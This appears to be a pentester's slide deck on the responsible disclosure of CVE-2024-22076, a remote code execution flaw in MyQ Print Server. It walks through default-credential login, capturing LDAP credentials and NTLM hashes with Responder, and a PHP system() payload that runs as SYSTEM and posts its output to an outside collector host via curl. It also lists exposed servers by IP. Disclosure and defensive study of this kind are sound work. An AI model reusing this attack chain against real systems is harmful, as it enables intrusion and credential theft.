

Unveiling the Unseen

A Responsible Approach to Web Vulnerability
Disclosure




Who Am I?

```
$ whois dylan
Domain name: access42.nl
Status:      active

Profession:
  Security Specialist
  Team Lead Pentesting

Abuse Contact:
  info@access42.nl
```



Credits to my colleague Edwin Siebel

CVE-2024-22076

CVE-2024-22076 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Current Description

MyQ Print Server before 8.2 patch 43 allows remote authenticated administrators to execute arbitrary code via PHP scripts that are reached through the administrative interface.

[+View Analysis Description](#)

Metrics

- CVSS Version 4.0
- CVSS Version 3.x
- CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

	NIST: NVD	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
	ADP: CISA-ADP	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Agenda

-  Technical Details
-  Timeline
-  Responsible Disclosure
-  Mitigation
-  key Takeaways

Walkthrough

Discovery phase

```
$ nmap [redacted]/24
[...SNIP...]
Nmap scan report for [redacted]
Host is up (0.012s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
113/tcp    closed ident
8090/tcp   open  ssl/http Apache httpd
```



https://194.101.194.1:8090/en-us/

myQ

Language:
English (United States)

User name

Password / PIN

Log In

Lost PIN

MyQ 8.2 (patch 29)

myQ



"Safe" Printing
in Your Pocket

Log In

Lost PIN

MyQ 8.2 (patch 29)

Default Admin Credentials

*this happens more often than you think

4.3. Passwords


On the **Home** tab and on the **Settings** tab of the MyQ Easy Config, you can change the default passwords for login to the MyQ Web Interface and for access to the MyQ Firebird database.

- The user name for access to the MyQ Web Interface is `*admin` and the default password is `1234`.
- The user name for access to the MyQ database is `SYSDBA` and the default password is `masterkey`.

 **NOTICE:** We strongly recommend you to change both of the passwords immediately after the installation.

Access to the Dashboard

Interesting features



Adding an User

LDAP authentication in use?

[illegible]

Setting up the Authentication Server

This might cause some service disruption...

The screenshot shows the myQ web interface for configuring authentication servers. A yellow warning banner at the top states: "Your software assurance has expired! You no longer have access to feature updates, live product support, and security patches, exposing your organization to a variety of potential risks. To renew it, please contact your license supplier."

The left sidebar contains a menu with the following items: Settings, License, Server type, General, Personalization, Task Scheduler, Network, Authentication servers (highlighted), SNMP, Printers & Terminals, Configuration Profiles, and Printer Discovery.

The main content area is titled "Authentication servers" and includes a table with the following columns: Type, Domain/Name, and Server. The table contains one entry with Type "Active Directory", Domain/Name "pentest.access42.nl", and Server "pentest.access42.nl:443". The "Server" field in the table is highlighted with a red box.

To the right of the table is a "General" configuration form. It includes fields for Domain, Type (set to "Active Directory"), Security (set to "None"), and Server. The "Server" field is split into two parts: "pentest.access42.nl" and "443". Both parts are highlighted with a red box. Below the form are buttons for "Save", "Test", and "Cancel".

Password Extraction


Cleartext password from a service account and encrypted password hashes from domain users

```
# python3 Responder.py -I ens3
[..SNIP..]
[SMB] Requested Share : \\[REDACTED]\IPC$
[LDAP] Cleartext Client : [REDACTED]
[LDAP] Cleartext Username : sa_myq@[REDACTED]
[LDAP] Cleartext Password : [REDACTED]
[SMB] Requested Share : \\[REDACTED]\IPC$
[*] Skipping previously captured cleartext password for sa_myq@[REDACTED]
```

```
# python3 Responder.py -I ens3
[..SNIP..]
[LDAP] NTLMv2-SSP Client : [REDACTED]
[LDAP] NTLMv2-SSP Username : [REDACTED]@[REDACTED]
[LDAP] NTLMv2-SSP Hash : [REDACTED]@[REDACTED]:::1a51[..SNIP..]0000
```

Obtained Access

Working credentials without MFA



The Job Parser

PHP scripting sounds interesting

Jobs

Fields marked by * are mandatory.

▼ **General**

Maximum job size: * 600 MB

▼ **Office file formats**

Microsoft Office or LibreOffice must be installed on the MyQ server

Method of printing: * Convert to PDF

▼ **Notifications on job receiving errors**

Notify the administrator via email: ☐

Notify the job sender via email: ☒

The job sender is always notified via MyQ Desktop Client

▼ **Job parser**

The job parser detects page count, color and paper size before the job is printed. The feature is computationally intensive and important for credit, quota and PHP scripting.

Enabled: ☒



Obtaining the Output

NT AUTHORITY\SYSTEM privileges, the highest level possible privileges on Windows

KLG

General Job receiving MyQ Desktop Client **Job processing** Printers Rights

▼ Watermark

Watermark:

► Custom PJJ

▼ Scripting (PHP)

If scripting is used, it is recommended to enable the Job parser on the Settings > Jobs page

Actions after processing:

`system('whoami /all | curl https://7s0qf20putf87guwtjphrn3full9bx0.oastify.com -XP0ST --data @-');`

► Custom data processing

Save Cancel

1 POST / HTTP/1.1

2 Host: 7s0qf20putf87guwtjphrn3full9bx0.oastify.com

3 User-Agent: curl/8.0.1

4 Accept: */*

5 Content-Length: 4561

6 Content-Type: application/x-www-form-urlencoded

7

8 USER INFORMATION:-----User Name SID -----Type-----

9 S-1-5-18GROUP INFORMATION:-----Group Name SID -----Type-----

Attributes -----

10 S-1-5-32-544 Enabled by default, Enabled group, Group owner Everyone Well-known group

11 S-1-1-0 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users Well-known group

12 group S-1-5-11 Mandatory group, Enabled by default, Enabled groupMandatory Label\System Mandatory Level Label

13 S-1-16-16384 PRIVILEGES

INFORMATION:-----Privilege Name State Description-----

Replace a process level token	Disabled	SeAssignPrimaryTokenPrivilege
Lock pages in memory	Enabled	SeIncreaseQuotaPrivilege
Adjust memory quotas for a process	Disabled	SeIncreaseQuotaPrivilege
Act as part of the operating system	Enabled	SeSecurityPrivilege
Manage auditing and security log	Disabled	SeTakeOwnershipPrivilege
Take ownership of files or other objects	Disabled	SeLoadDriverPrivilege
Load and unload device drivers	Disabled	SeSystemProfilePrivilege
Profile system performance	Enabled	SeSystemTimePrivilege
Change the system time	Disabled	SeProfileSingleProcessPrivilege
Profile single process	Enabled	SeIncreaseBasePriorityPrivilege
Increase scheduling priority	Enabled	SeCreatePagefilePrivilege
Create a pagefile	Enabled	SeCreatePermanentPrivilege
Create permanent shared objects	Enabled	SeBackupPrivilege
Back up files and directories	Disabled	SeRestorePrivilege
Restore files and directories	Disabled	SeShutdownPrivilege
Shut down the system	Disabled	SeDebugPrivilege
Debug programs	Enabled	SeAuditPrivilege
Generate security audits	Enabled	SeSystemEnvironmentPrivilege
Modify firmware environment values	Disabled	SeChangeNotifyPrivilege
Bypass traverse checking	Enabled	SeUndockPrivilege
Remove computer from docking station	Disabled	SeManageVolumePrivilege
Perform volume maintenance tasks	Disabled	SeImpersonatePrivilege
Impersonate a client after authentication	Enabled	SeCreateGlobalPrivilege
Create global objects	Enabled	SeIncreaseWorkingSetPrivilege
Increase a process working set	Enabled	SeTimeZonePrivilege
Change the time zone	Enabled	SeCreateSymbolicLinkPrivilege
Create symbolic links	Enabled	SeDelegateSessionUserImpersonatePrivilege
Obtain an impersonation token for another user in the same session	Enabled	SeUserCLAIMS

INFORMATION:-----User claims unknown, Kerberos support for Dynamic Access Control on this device has been disabled.

2023-11-23

It is probably time to inform the client...

Timeline

2023-11-13

✉ Contacted the client about the vulnerability

2023-11-23

✉ Disclosed the contact with the vendor (MyQ)

Steps to Reproduce

When all the above criteria are met, exploitation is possible.

Due to the implementation and execution of the Job parser, the response of the payload which is executed will not be shown in the interface. Therefore, the attack should be executed in a blind matter.

The 'system' command in PHP is ideal suited for our task. The function executes a system command and immediately displays the output.

Note: Other PHP system functions have not been tried, but could yield similar results.




Figure 3: PHP payload

The program curl is used in command lines or scripts to transfer data. The data attribute allows to send the output of the executed command as POST data to a server of choice.

Your **MyC** Helpdesk Case has been updated or you have been added as follower to this Case.

If you wish to post a comment or add an attachment to the case, please respond with history to this email. Do not delete anything in history of the this email, otherwise it will cause that it will not be processed correctly.

If you wish to add followers to this Case, please add them to CC.

Case: 00100592
Status: Awaiting Customer Response
Priority Level: Medium
Case Type: Technical Issue
Created Date: 11/23/2023
Case Subject: Security Report - **MyC** Print Server

THE LAST COMMENT:

To: edwin@access42.nl <edwin@access42.nl>, dylan@access42.nl <dylan@access42.nl>

Hello,

Thank you for submitting the case with **MyC**.

In order to investigate the issue, we will need you to upload the Helpdesk file.

Best Regards,
Ahmed

2023-11-23



First response from the vendor

2023-12-12

 Acknowledgment
from MyQ and
confirmation for an
upcoming patch

To: edwin@access42.nl <edwin@access42.nl>, dylan@access42.nl <dylan@access42.nl>

Hello,

developers are already working on a fix for this vulnerability, but it is still in early stage of development so we do not yet have ETA for a release/version where it will be included.

They will most probably implement some sort of whitelist/blacklist to strictly limit allowed PHP functions for PHP Scripting.

Purpose of the "PHP scripting" is to work with the few selected exposed **MyQ** objects/methods and **it was never intended to access/run system commands**.

Do you plan to submit a CVE Record or should we do it?

Thank you.

Best regards,
MyQ Support

Hello,

we will be patching this vulnerability in an upcoming release 8.2 patch 42.

This release is currently going thru our QA testing and will be most probably published next week.

We will let you know right away once it was published.

Do you already have preliminary CVE number from MITRE, so we can refer to it in our change logs?

Thank you.

Best regards,
MyQ Support

Hello,

Regarding your CVE service request, logged on 2024-02-15T06:38:35, we have the following question or update:

Thank you for your submission. Expect CVE-2024-22076 to be updated/published on <http://cve.mitre.org> in the next few hours.

Please do not hesitate to contact the CVE Team by replying to this email if you have any questions, or to provide more details.

Please do not change the subject line, which allows us to effectively track your request.

CVE Assignment Team

M/S M300, 202 Burlington Road, Bedford, MA 01730 USA

[A PGP key is available for encrypted communications at

2024-01-05



CVE-2024-22076 acknowledged

2024-01-22



Patch released by
vendor

MyQ Print Server 8.2 (Patch 43)

22 January, 2024

Security

- Added option in the [Easy Config](#) to [lock/unlock Queue's Scripting \(PHP\)](#) settings for changes, improves security by allowing to keep these settings in read-only mode at all times (resolves CVE-2024-22076).

Unmasking Web Vulnerabilities: A Tale of Default Admin Credentials and PHP Command Execution (CVE-2024-22076)

15 februari 2024

MyQ Print Server before 8.2 patch 43 allows Remote Code Execution.

Reporters/authors

Dylan Wesselsink, Edwin Siebel



2024-02-15

 Publicly disclosed
the vulnerability

The Current Situation

There are currently at least 39 active MyQ print servers exposed to the Internet

The screenshot shows the SHODAN search interface with the query "MyQ Print Server". The results page displays 39 total results. On the left, there are sections for "TOP COUNTRIES" (Netherlands: 7, India: 4, Czechia: 3, Germany: 3, Belgium: 2) and "TOP ORGANIZATIONS" (Signet B.V.: 3, EWE-TEL: 2, Google LLC: 2, Microsoft Corporation: 2, Ministry of Education Computer Center: 2). The main content area shows three detailed results for IP addresses 197.249.6.60, 93.119.4.233, and 195.20.24.55. Each result includes the IP, host information, a "starttls" button, and an "SSL Certificate" section. The SSL certificate details for each IP show the issuer (MyQ local or MyQ Certificate Authority), the common name, and the supported SSL versions (TLSv1, TLSv1.1, TLSv1.2, TLSv1.3).

SHODAN Explore Downloads Pricing "MyQ Print Server" Account

TOTAL RESULTS
39

TOP COUNTRIES

- Netherlands 7
- India 4
- Czechia 3
- Germany 3
- Belgium 2
- More...

TOP ORGANIZATIONS

- Signet B.V. 3
- EWE-TEL 2
- Google LLC 2
- Microsoft Corporation 2
- Ministry of Education Computer Center 2
- More...

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

197.249.6.60
mail.aries.co.mz
TVCabo Mozambique
Mozambique, Maputo
starttls self-signed

SSL Certificate
Issued By: MyQ local
Issued To: MyQ local
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

220 ARIES-MAN1 SMTP MyQ Print Server 8.2.7
250-Hello qkac3r2c4wu.org, I am glad to meet you
250-STARTTLS
250 SIZE 2147483647

93.119.4.233
93.119.4.233.coko.tranisp.net
Signet B.V.
Netherlands, Lelystad
starttls

SSL Certificate
Issued By: MyQ Certificate Authority
Issued To: AIBV-Hurks
Supported SSL Versions: TLSv1.2, TLSv1.3

220 AIBV-HURKS SMTP MyQ Print Server 8.2.44
250-Hello tcsnezjlydw0l.net, I am glad to meet you
250-STARTTLS
250 SIZE 2147483647

195.20.24.55
host-24-55.uni-svishov.bg
D. A. Tsenov Svishov Academy of Economics
Bulgaria, Svishov
starttls

SSL Certificate
Issued By: MyQ local
Issued To: MyQ local
Supported SSL Versions: TLSv1.2, TLSv1.3

220 MYQV2 SMTP MyQ Print Server 8.2.33
250-Hello a7ellth6zegvmm.com, I am glad to meet you
250-STARTTLS
250 SIZE 2147483647

Mitigation



Key Takeaways

- Do not put blind trust in vendors
- Layered Defense
- Minimize your attack surface
- Enable Multi Factor Authentication
- Keep your systems and software up-to-date
- Implement a responsible disclosure program
- CHANGE ANY DEFAULT CREDENTIALS!!!

Thank You!

Dylan Wesselink | dylan@access42.nl

Edwin Siebel | edwin@access42.nl



Let's connect!

Questions?